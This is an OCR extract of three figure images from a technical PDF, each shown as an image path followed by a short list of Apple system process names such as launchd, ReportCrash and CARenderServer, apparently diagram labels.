

SafetyNet
CARender Server
Report Crash
launchd
druid
blanket



SafetyNet
CARender Server
Report Crash
launchd
druid
blanket



SafetyNet
CARender Server
launchd
druid
B
blanket

